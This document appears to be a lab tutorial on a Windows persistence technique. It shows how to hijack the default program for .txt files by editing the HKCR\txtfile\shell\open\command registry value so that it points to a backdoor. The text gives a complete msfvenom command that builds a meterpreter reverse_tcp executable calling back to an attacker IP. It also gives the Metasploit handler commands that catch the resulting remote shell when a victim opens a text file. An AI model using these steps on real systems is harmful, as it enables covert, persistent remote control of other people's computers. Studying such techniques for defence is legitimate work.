Environment
| IP | HOSTNAME | NOTE |
|---|---|---|
| 172.16.106.67 | kali_dqy | Attacker host |
| 10.10.10.88 | win10_dqy | Victim host |
Introduction
- Default file association is one post-exploitation persistence technique. It establishes a dependency between a file type and a program that can open it, and one file can be associated with multiple applications.

- For example, when we want to open a file with the .txt extension, the default program for opening .txt files on Windows is Notepad (that is, Notepad.exe). If we replace Notepad.exe with our backdoor program, opening a .txt file will execute our backdoor program, thereby maintaining access.
Reproduction Process
View the program associated with a file type
- The assoc command can be used to view the file types associated with different file extensions. For example, to view the file type associated with the .txt extension:
assoc .txt


- The figure above shows that the file type associated with the .txt extension is txtfile. We can use the ftype command to view the application that opens this file type.
ftype txtfile
Modify the program associated with the file type


- We can find the program that opens txtfile in the registry by entering the following path in Registry Editor:
HKCR\txtfile\shell\open\command
-
Here, txtfile can be replaced according to the file type returned by the assoc command to inspect different applications.
-
Remember to back up the registry value before making changes, and then change it to the path of our backdoor program.
Bring the host online through an MSF listener
- The command for generating the MSF backdoor program is as follows:
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=172.16.106.67 LPORT=2335 -f exe > attack_demo.exe

- Start listening on port 2335.
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 172.16.106.67
set lport 2335
exploit

- As shown below:
- At this point, when we open a .txt file on the victim host, the target host comes online as shown below.